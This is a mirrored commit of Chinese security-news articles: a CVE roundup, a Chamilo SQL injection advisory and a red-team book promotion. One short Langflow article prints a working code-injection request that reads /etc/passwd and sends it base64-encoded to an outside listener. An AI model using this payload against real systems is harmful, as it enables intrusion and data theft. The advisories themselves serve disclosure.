mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
第106天-Shiro 王国探秘:从反序列化漏洞到攻防实战,守护你的 Java 应用!、泛微E-cology10存在远程代码执行漏洞 附POC、Chamilo存在SQL注入漏洞(CNVD-2026-13257,CVE-2025-50190)、【赠书2本】红队实战指南:AI驱动的渗透测试、红队评估和漏洞挖掘、从入门到封神:AI 红队渗透 + 漏洞挖掘完整实战手册、langflow 命令执行 无回显小思路、2026-03-24 最新CVE漏洞情报和技术资讯头条、漏洞复现 | 用友NC ContactsQueryServiceServlet 反序列化代码执行RCE漏洞、
This commit is contained in:
 test committed
1 parent
0e53915974
commit
7322baedb9
9 files changed
+2229
-1
No files matched your search
@@ -19304,5 +19304,13 @@
|
||||
"https://mp.weixin.qq.com/s/D0Eq_1CPsQj588D8THW9Lg": "44 天,90 个高危漏洞当 AI 黑客撕开全球软件防线",
|
||||
"https://mp.weixin.qq.com/s/ITWq_FOZzXyVzc7VwrpK3g": "新型AI漏洞“Shadow Escape”曝光:零点击窃取企业核心数据",
|
||||
"https://mp.weixin.qq.com/s/x49g8RuelwDmD3ZJ8iz5jA": "React∕Next.js满分漏洞遭大规模在野利用,数百万Web应用已成攻击者囊中之物",
|
||||
"https://mp.weixin.qq.com/s/YIseUePt6Svi97YxdL37eg": "SolarWinds Serv-U 的关键漏洞可导致服务器获得 root 访问权限"
|
||||
"https://mp.weixin.qq.com/s/YIseUePt6Svi97YxdL37eg": "SolarWinds Serv-U 的关键漏洞可导致服务器获得 root 访问权限",
|
||||
"https://mp.weixin.qq.com/s/PVuNbrbr8xzAu7-UH69D7A": "第106天-Shiro 王国探秘:从反序列化漏洞到攻防实战,守护你的 Java 应用!",
|
||||
"https://mp.weixin.qq.com/s/ucKOBZDxTOcgEbV9CavOvQ": "泛微E-cology10存在远程代码执行漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/uDM_bGrC6ax5p6ZUk_kJqw": "Chamilo存在SQL注入漏洞(CNVD-2026-13257,CVE-2025-50190)",
|
||||
"https://mp.weixin.qq.com/s/HsTTkZQpAZPEiqm6e3Wbog": "【赠书2本】红队实战指南:AI驱动的渗透测试、红队评估和漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/vRlhXDnBmvPw5xEcet1lBw": "从入门到封神:AI 红队渗透 + 漏洞挖掘完整实战手册",
|
||||
"https://mp.weixin.qq.com/s/Nz-VdwuUXV1AG3jWvVPglw": "langflow 命令执行 无回显小思路",
|
||||
"https://mp.weixin.qq.com/s/AmAWksvws7DIaK3z_kD99w": "2026-03-24 最新CVE漏洞情报和技术资讯头条",
|
||||
"https://mp.weixin.qq.com/s/K4IAbYjSxWWYKjvcn39ajA": "漏洞复现 | 用友NC ContactsQueryServiceServlet 反序列化代码执行RCE漏洞"
|
||||
}
|
||||
@@ -0,0 +1,295 @@
|
||||
# 2026-03-24 最新CVE漏洞情报和技术资讯头条
|
||||
We12
|
||||
We12 安全info 2026-03-24 03:16
|
||||
|
||||
点击上方蓝字关注我们
|
||||
|
||||
重要声明‼️‼️随着网络安全越来越重要,"安全info"将定期分享实用安全技术、最新行业动态、案例分析,实战技巧等。鉴于网络安全法的基础文章内容仅供学习,不做其他任何用处!
|
||||
|
||||
## 🔐 最新 CVE 安全公告与技术资讯
|
||||
|
||||
|
||||
📊 本期精选 10 个CVE漏洞 | 10 条技术资讯 | 最新情报资讯
|
||||
|
||||
### 🛡️ CVE 安全漏洞公告
|
||||
|
||||
|
||||
🛡️ AVD-2026-27944
|
||||
2026-03-06
|
||||
### Nginx UI 备份文件泄漏漏洞(CVE-2026-27944)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-27944
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-28472
|
||||
2026-03-06
|
||||
### OpenClaw < 2026.2.2 身份验证绕过漏洞(CVE-2026-28472)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-28472
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-27971
|
||||
2026-03-04
|
||||
### Qwik server$ RPC反序列化漏洞(CVE-2026-27971)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-27971
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1856793
|
||||
2026-02-28
|
||||
### 青龙面板权限绕过致代码执行漏洞
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1856793
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1731
|
||||
2026-02-07
|
||||
### BeyondTrust Remote Support 命令注入漏洞(CVE-2026-1731)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1731
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2025-64111
|
||||
2026-02-07
|
||||
### Gogs 符号连接致代码执行漏洞 (CVE-2025-64111)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2025-64111
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-1850319
|
||||
2026-01-28
|
||||
### Moltbot(Clawdbot)Gateway 未授权访问漏洞
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-1850319
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-24061
|
||||
2026-01-21
|
||||
### GNU InetUtils telnetd 远程认证绕过漏洞(CVE-2026-24061)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-24061
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2026-21858
|
||||
2026-01-08
|
||||
### n8n Webhook 致远程代码执行漏洞(CVE-2026-21858)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2026-21858
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🛡️ AVD-2025-67303
|
||||
2026-01-06
|
||||
### ComfyUI-Manager API 未授权访问漏洞(CVE-2025-67303)
|
||||
|
||||
⚠️ 有PoC验证
|
||||
来源: Aliyun AVD
|
||||
|
||||
🔗 详情链接:
|
||||
https://avd.aliyun.com/detail?id=AVD-2025-67303
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
💡 显示最新 10 条CVE漏洞信息
|
||||
|
||||
### 📰 技术资讯热点
|
||||
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### browser-use/browser-use
|
||||
|
||||
🌐 Make websites accessible for AI agents. Automate tasks online with ease.
|
||||
|
||||
⭐ 83,776
|
||||
作者: browser-use
|
||||
📝 Python
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/browser-use/browser-use
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### bytedance/deer-flow
|
||||
|
||||
An open-source SuperAgent harness that researches, codes, and creates. With the help of sandboxes, m...
|
||||
|
||||
⭐ 39,925
|
||||
作者: bytedance
|
||||
📝 Python
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/bytedance/deer-flow
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### TauricResearch/TradingAgents
|
||||
|
||||
TradingAgents: Multi-Agents LLM Financial Trading Framework
|
||||
|
||||
⭐ 39,524
|
||||
作者: TauricResearch
|
||||
📝 Python
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/TauricResearch/TradingAgents
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### FujiwaraChoki/MoneyPrinterV2
|
||||
|
||||
Automate the process of making money online.
|
||||
|
||||
⭐ 23,206
|
||||
作者: FujiwaraChoki
|
||||
📝 Python
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/FujiwaraChoki/MoneyPrinterV2
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### 用虚拟局域网打通 Win/Mac/Linux 三端:跨设备协作的实用方案
|
||||
|
||||
🔥 22K
|
||||
作者: 一只牛博
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/Mrxiao_bo/article/details/159314456
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### 技术拆解:P2P组网如何一键远程AI
|
||||
|
||||
🔥 19K
|
||||
作者: 倔强的石头_
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/2302_78391795/article/details/159314524
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### Crosstalk-Solutions/project-nomad
|
||||
|
||||
Project N.O.M.A.D, is a self-contained, offline survival computer packed with critical tools, knowle...
|
||||
|
||||
⭐ 13,550
|
||||
作者: Crosstalk-Solutions
|
||||
📝 TypeScript
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/Crosstalk-Solutions/project-nomad
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
🐱 GitHub
|
||||
趋势
|
||||
### vxcontrol/pentagi
|
||||
|
||||
Fully autonomous AI Agents system capable of performing complex penetration testing tasks
|
||||
|
||||
⭐ 13,085
|
||||
作者: vxcontrol
|
||||
📝 Go
|
||||
|
||||
🔗 详情链接:
|
||||
https://github.com/vxcontrol/pentagi
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### 用 Python 搭建本地 AI 问答系统:避开 90% 新手都会踩的环境坑
|
||||
|
||||
🔥 12K
|
||||
作者: 我不是呆头
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/2401_86326742/article/details/159356222
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
📚 CSDN
|
||||
排行榜
|
||||
### 自建私有仪表盘:Dashlet 部署与公网访问全教程
|
||||
|
||||
🔥 11K
|
||||
作者: 果粒蹬i
|
||||
|
||||
🔗 详情链接:
|
||||
https://blog.csdn.net/2301_81152266/article/details/159388325
|
||||
|
||||
💡 复制链接到浏览器访问查看完整内容
|
||||
|
||||
💡 显示最新 10 条技术资讯 | 数据更新时间:2026-03-24 11:14:37
|
||||
|
||||
📢 微信公众号每天统计最新资讯或其他内容自动发送(免人工全自动),可联系作者✍️。
|
||||
|
||||
🚀 最新项目 **【AI钓鱼邮件检测网关】**
|
||||
👉https://github.com/HaoY-l/MyPhishing-Web
|
||||
|
||||
🚀 最新项目 **【威胁情报聚合处理平台】**
|
||||
👉https://github.com/HaoY-l/threat-intel-hub
|
||||
|
||||
🎉 关注网络安全,保护数字世界!👆
|
||||
|
||||
✌️ 获取更多CVE漏洞情报和网络安全资讯,让我们一起构建更安全的网络环境!✌️
|
||||
|
||||
📬 联系作者:微信:tomorrow_me- | 知识星球:数据安全info | QQ/微信安全交流群
|
||||
|
||||
@@ -0,0 +1,63 @@
|
||||
# Chamilo存在SQL注入漏洞(CNVD-2026-13257,CVE-2025-50190)
|
||||
原创 技术部
|
||||
技术部 网站安全说 2026-03-24 03:57
|
||||
|
||||

|
||||
|
||||
Chamilo是一款开源学习管理系统(LMS),专注于易用性和可访问性,采用PHP开发,支持LAMP/WAMP环境。其核心功能涵盖课程创建、学习路径设计、进度跟踪及评估,支持文档、视频、音频等多媒体资源管理。系统提供仪表盘数据可视化、论坛、即时消息等协作工具,并支持ONLYOFFICE等第三方集成以实现文档实时协作。全球超4000万用户使用,适用于教育机构、企业培训及社区学习场景,强调数据安全与多语言支持。
|
||||
|
||||
|
||||
国家信息安全漏洞共享平台于2026-03-10公布该程序存在代码注入漏洞。
|
||||
|
||||
**漏洞编号**
|
||||
:CNVD-2026-13257,CVE-2025-50190
|
||||
|
||||
**影响产品**
|
||||
:Chamilo <1.11.30
|
||||
|
||||
**漏洞级别**
|
||||
:
|
||||
高
|
||||
|
||||
**公布时间**
|
||||
:2026-03-10
|
||||
|
||||
**漏洞描述**
|
||||
:index.php文件存在SQL注入漏洞,攻击者可利用该漏洞执行非法SQL命令窃取数据库敏感数据。
|
||||
|
||||
|
||||
**解决办法:**
|
||||
|
||||
厂商已发布了漏洞修复程序,请及时关注更新:https://chamilo.org/en/download/。同时你也可以使用【护卫神·防入侵系统
|
||||
】
|
||||
的“
|
||||
注入防护
|
||||
”模块来解决该注入漏洞,不止对该漏洞有效,对网站所有的SQL注入漏洞和跨脚本漏洞都可以防护。
|
||||
|
||||
|
||||
|
||||
**1、SQL注入防护和XSS跨站攻击防护**
|
||||
|
||||
『护卫神·防入侵系统』自带的SQL注入防护模块(如图一)除了拦截SQL注入,还可以拦截XSS跨站脚本(如图二),一并解决
|
||||
Chamilo
|
||||
的其他安全漏洞,拦截效果如图三。
|
||||
|
||||
|
||||

|
||||
|
||||
(图一:Chamilo防护SQL注入攻击)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
(图二:Chamilo防护XSS跨站脚本攻击)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
(图三:SQL注入拦截效果)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,34 @@
|
||||
# langflow 命令执行 无回显小思路
|
||||
原创 e0mlja
|
||||
e0mlja e0m安全屋 2026-03-24 03:23
|
||||
|
||||
水个文章玩儿。
|
||||
|
||||
看到有个朋友写了
|
||||
langflow老版本的命令执行,不考虑内存马的情况下,做命令执行的回显。
|
||||
|
||||
一般的思路是带外,写文件到可访问目录下。这里的情况有点特殊
|
||||
|
||||
(1)docker环境里面 curl wget dis nslookup ping等命令不可用。bash原生的命令很少
|
||||
|
||||
(2)python打包运行之前文件已经处理好了 ,没办法直接写静态目录下访问(访问会304),
|
||||
|
||||
(3)直接反弹shell 进程卡死了,真实环境肯定不可用。
|
||||
|
||||
考虑到会外接api 所以机器一般都会出网,这里采用python的http服务,打一个http的外带执行命令。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
代码如下
|
||||
```
|
||||
POST /api/v1/validate/code HTTP/1.1
|
||||
Content-Type: application/json
|
||||
Host: 127.0.0.1:7860
|
||||
{
|
||||
"code": "def foo(p=__import__('urllib.request', fromlist=['urlopen']).urlopen('http://host.docker.internal:9076/log?data=' + __import__('base64').b64encode(__import__('subprocess').check_output('cat /etc/passwd', shell=True).strip()).decode())): pass"
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
@@ -0,0 +1,726 @@
|
||||
# 【赠书2本】红队实战指南:AI驱动的渗透测试、红队评估和漏洞挖掘
|
||||
网安杂谈
|
||||
网安杂谈 网安杂谈 2026-03-24 02:51
|
||||
|
||||
赠书活动:截止到3月31日早8:00,在本文下方留言点赞数量最多的两位朋友将获得赠书一本。
|
||||
|
||||
红队评估和安全测试的技术与理论正在与人工智能(AI)等新兴技术深度融合。网络安全领域已经不再局限于识别缓冲区溢出或SQL注入漏洞。当前,安全专业人员正致力于探索一个全新的领域:具有推理、适应和学习能力的智能系统。
|
||||
|
||||
传统安全工具和技术发生了重大变革。人工智能防御系统能够以毫秒级的速度实现威胁检测与响应,机器学习和生成式人工智能模型可以快速分析大量行为模式,完成原本需要分析师耗时数月才能完成的工作。这场技术革命在推动进步的同时,也带来了新的漏洞和攻击面。
|
||||
|
||||

《红队实战指南:AI驱动的渗透测试、红队评估和漏洞挖掘》
|
||||
重点介绍攻击性安全测试领域正在发生的重大变化,为读者提供必要的专业知识。随着各种组织广泛使用人工智能驱动的防护系统,传统的红队评估、渗透测试和漏洞挖掘活动需要进行相应调整。在这一新时代,
|
||||
红队成员
|
||||
必须掌握适应当前技术环境的专业技能,而漏洞赏金猎人也需要优化工具和方法,以应对具备预测和实时响应能力的智能防御系统。
|
||||
|
||||
|
||||
|
||||
希望每一位读者都能从这本书中找到属于自己的答案:如何在AI与安全的博弈中,既成为规则的挑战者,也成为规则的塑造者。这本书不仅仅是一本技术手册,它更像是一面镜子,映射出我们这个行业的现状与未来。当AI开始具备推理和学习能力时,攻击与防御的边界正在逐渐模糊。而这本书的意义就在于,它为我们提供了重新定义攻击艺术的可能性。
|
||||
|
||||
|
||||
全书聚
|
||||
焦人工智能与安全测试
|
||||

的交叉创新,系统性地介绍了从AI辅助信息收集到漏洞利用开发等前沿技术。通过结合传统安全方法论和新兴技术,本书为读者构建了一幅完整的现代安全测试知识图谱,帮助读者在这一新兴领域开展探索之旅。
|
||||
|
||||
欢迎探索道德黑客的未来!
|
||||
|
||||
|
||||
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
|
||||
本书适合三类读者阅读:
|
||||
- 网络安全入门者、计划从事红队评估的网络安全从业人员,以及希望提升专业知识的漏洞挖掘研究人员。
|
||||
|
||||
- 希望在红队评估中使用人工智能技术的安全专家
|
||||
|
||||
- 正在组建或提升红队评估能力的机构团队。
|
||||
|
||||
|
||||
学习本书需要具备的基础知识包括:网络、操作系统、网络技术的基础知识,以及网络安全的基本概念和专业术语。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
Contents目 录
|
||||
|
||||
译者序
|
||||
|
||||
前言
|
||||
|
||||
关于作者
|
||||
|
||||
关于技术审校者
|
||||
|
||||
第1章 渗透测试、红队评估和漏洞挖掘的演进 1
|
||||
|
||||
1.1 深入探索 1
|
||||
|
||||
1.1.1 未知的领域 2
|
||||
|
||||
1.1.2 人工智能速成指南 2
|
||||
|
||||
1.1.3 突破防线 3
|
||||
|
||||
1.1.4 高潮 4
|
||||
|
||||
1.1.5 后续步骤 5
|
||||
|
||||
1.2 行业概述 5
|
||||
|
||||
1.2.1 渗透测试、红队评估和漏洞挖掘
|
||||
|
||||
计划简介 5
|
||||
|
||||
1.2.2 这些方法为什么重要 6
|
||||
|
||||
1.2.3 黑客的演变 6
|
||||
|
||||
1.3 渗透测试的早期发展与演变 6
|
||||
|
||||
1.4 红队评估的兴起 8
|
||||
|
||||
1.5 漏洞挖掘计划的兴起 8
|
||||
|
||||
1.6 渗透测试、红队评估和漏洞挖掘的
|
||||
|
||||
融合 10
|
||||
|
||||
1.7 渗透测试、红队评估和漏洞挖掘的
|
||||
|
||||
未来 10
|
||||
|
||||
1.8 人工智能和机器学习在渗透测试、红队评估和漏洞挖掘中的应用不断增加 11
|
||||
|
||||
1.9 技能测试 12
|
||||
|
||||
第2章 红队评估导论 14
|
||||
|
||||
2.1 什么是红队评估 14
|
||||
|
||||
2.2 红队评估的重要性 15
|
||||
|
||||
2.2.1 识别关键漏洞 15
|
||||
|
||||
2.2.2 质疑假设 15
|
||||
|
||||
2.2.3 模拟特定行业威胁 16
|
||||
|
||||
2.3 红队框架与方法论 16
|
||||
|
||||
2.3.1 MITRE ATT&CK框架 16
|
||||
|
||||
2.3.2 统一击杀链 17
|
||||
|
||||
2.3.3 TIBER-EU 17
|
||||
|
||||
2.3.4 CBEST 18
|
||||
|
||||
2.4 红队评估 18
|
||||
|
||||
2.4.1 全范围渗透测试 19
|
||||
|
||||
2.4.2 目标导向型评估 19
|
||||
|
||||
2.4.3 基于场景的对抗模拟 20
|
||||
|
||||
2.4.4 紫队 20
|
||||
|
||||
2.4.5 桌面推演 21
|
||||
|
||||
2.5 红队挑战 21
|
||||
|
||||
2.5.1 提升其他团队水平 21
|
||||
|
||||
2.5.2 失败也是收获 22
|
||||
|
||||
2.6 参考文献 23
|
||||
|
||||
2.7 技能测试 24
|
||||
|
||||
第3章 红队基础设施 25
|
||||
|
||||
3.1 红队基础设施概述 26
|
||||
|
||||
3.2 命令与控制 26
|
||||
|
||||
3.2.1 命令与控制通信信道 27
|
||||
|
||||
3.2.2 重定向器 28
|
||||
|
||||
3.2.3 命令与控制系统搭建 29
|
||||
|
||||
3.3 技能测试 46
|
||||
|
||||
第4章 现代红队方法论与工具 47
|
||||
|
||||
4.1 规划 47
|
||||
|
||||
4.1.1 交战规则 48
|
||||
|
||||
4.1.2 启动会议 48
|
||||
|
||||
4.1.3 沟通 48
|
||||
|
||||
4.2 信息收集 48
|
||||
|
||||
4.2.1 自治系统编号 48
|
||||
|
||||
4.2.2 证书透明度 49
|
||||
|
||||
4.2.3 流量代理 49
|
||||
|
||||
4.2.4 域名服务 53
|
||||
|
||||
4.2.5 元数据 60
|
||||
|
||||
4.2.6 用户名收集 60
|
||||
|
||||
4.2.7 软件发现 62
|
||||
|
||||
4.2.8 数据泄露 62
|
||||
|
||||
4.3 初始访问 63
|
||||
|
||||
4.3.1 密码喷洒攻击 63
|
||||
|
||||
4.3.2 移动设备管理 68
|
||||
|
||||
4.3.3 社会工程学与物理访问 69
|
||||
|
||||
4.3.4 攻击载荷准备 69
|
||||
|
||||
4.3.5 Web应用程序漏洞 75
|
||||
|
||||
4.4 持久化 75
|
||||
|
||||
4.5 横向移动 76
|
||||
|
||||
4.5.1 获取凭证 77
|
||||
|
||||
4.5.2 收集域信息 77
|
||||
|
||||
4.5.3 Kerberos票据破解 79
|
||||
|
||||
4.5.4 活动目录证书服务 80
|
||||
|
||||
4.5.5 SCCM滥用 83
|
||||
|
||||
4.6 后渗透 84
|
||||
|
||||
4.7 报告编写 84
|
||||
|
||||
4.8 技能测试 85
|
||||
|
||||
第5章 社会工程学和物理安全评估 87
|
||||
|
||||
5.1 电话社工:拨打电话并欺骗你的
|
||||
|
||||
目标 88
|
||||
|
||||
5.1.1 信息收集 88
|
||||
|
||||
5.1.2 电话社工 89
|
||||
|
||||
5.1.3 攻击目标 90
|
||||
|
||||
5.2 鱼叉式网络钓鱼:是时候收网了 91
|
||||
|
||||
5.2.1 基础设施 92
|
||||
|
||||
5.2.2 钓鱼邮件/即时消息的构建
|
||||
|
||||
要点 103
|
||||
|
||||
5.2.3 攻击目标 104
|
||||
|
||||
5.3 能从内部听到我们吗 105
|
||||
|
||||
5.3.1 远程信息收集 105
|
||||
|
||||
5.3.2 门禁卡复制 106
|
||||
|
||||
5.3.3 现场信息收集 111
|
||||
|
||||
5.3.4 现场社会工程学 112
|
||||
|
||||
5.3.5 物理建筑绕过 112
|
||||
|
||||
5.4 技能测试 114
|
||||
|
||||
第6章 高级后渗透技术 116
|
||||
|
||||
6.1 后渗透概述 116
|
||||
|
||||
6.1.1 评估检测与响应能力并理解数据
|
||||
|
||||
泄露的影响 117
|
||||
|
||||
6.1.2 提升蓝队能力 117
|
||||
|
||||
6.2 如何维持访问、使用持久性机制和
|
||||
|
||||
创建后门 120
|
||||
|
||||
6.2.1 后门类型 120
|
||||
|
||||
6.2.2 反向Shell与正向Shell对比 127
|
||||
|
||||
6.2.3 在二进制文件中植入后门 131
|
||||
|
||||
6.2.4 使用代码混淆规避检测 133
|
||||
|
||||
6.2.5 系统级后门 135
|
||||
|
||||
6.2.6 内核级后门 138
|
||||
|
||||
6.2.7 硬件和固件后门 142
|
||||
|
||||
6.2.8 计划任务 143
|
||||
|
||||
6.2.9 新用户 143
|
||||
|
||||
6.3 C2与隐蔽通道 143
|
||||
|
||||
6.3.1 DNS隧道技术的工作原理 144
|
||||
|
||||
6.3.2 HTTP/HTTPS 隧道技术 146
|
||||
|
||||
6.3.3 非常规协议 146
|
||||
|
||||
6.3.4 其他命令与控制技术和工具 146
|
||||
|
||||
6.4 如何实施横向移动 148
|
||||
|
||||
6.5 合法工具与就地取材式攻击 151
|
||||
|
||||
6.5.1 PowerShell在后渗透任务中的
|
||||
|
||||
应用 151
|
||||
|
||||
6.5.2 PowerSploit和Empire框架 152
|
||||
|
||||
6.5.3 BloodHound 154
|
||||
|
||||
6.5.4 使用 Windows 管理规范执行后
|
||||
|
||||
渗透任务 155
|
||||
|
||||
6.5.5 Sysinternals与PsExec 155
|
||||
|
||||
6.5.6 使用 Windows 远程管理执行后
|
||||
|
||||
渗透任务 156
|
||||
|
||||
6.5.7 系统自带可执行文件、库文件和
|
||||
|
||||
实用脚本 156
|
||||
|
||||
6.6 后渗透权限提升 158
|
||||
|
||||
6.6.1 清除入侵痕迹的方法 159
|
||||
|
||||
6.6.2 隐写术 159
|
||||
|
||||
6.7 技能测试 162
|
||||
|
||||
第7章 AD与Linux环境 165
|
||||
|
||||
7.1 AD基础 165
|
||||
|
||||
7.1.1 集中式数据存储与高可用性 166
|
||||
|
||||
7.1.2 安全性 166
|
||||
|
||||
7.1.3 AD架构 168
|
||||
|
||||
7.1.4 AD信任关系 170
|
||||
|
||||
7.1.5 关键的AD协议与服务 172
|
||||
|
||||
7.2 Microsoft Entra ID和Azure 178
|
||||
|
||||
7.3 AD攻击技术 183
|
||||
|
||||
7.3.1 实验环境搭建 183
|
||||
|
||||
7.3.2 AD信息收集与枚举 185
|
||||
|
||||
7.3.3 密码喷洒和ASREPRoast
|
||||
|
||||
攻击 192
|
||||
|
||||
7.3.4 Windows AD评估中有用的LDAP查询 195
|
||||
|
||||
7.3.5 BloodHound功能强大 198
|
||||
|
||||
7.3.6 在AD环境中使用Responder
|
||||
|
||||
收集凭证 199
|
||||
|
||||
7.3.7 使用Secretsdump提取凭证 205
|
||||
|
||||
7.3.8 使用Lsassy从LSASS中提取
|
||||
|
||||
凭证 207
|
||||
|
||||
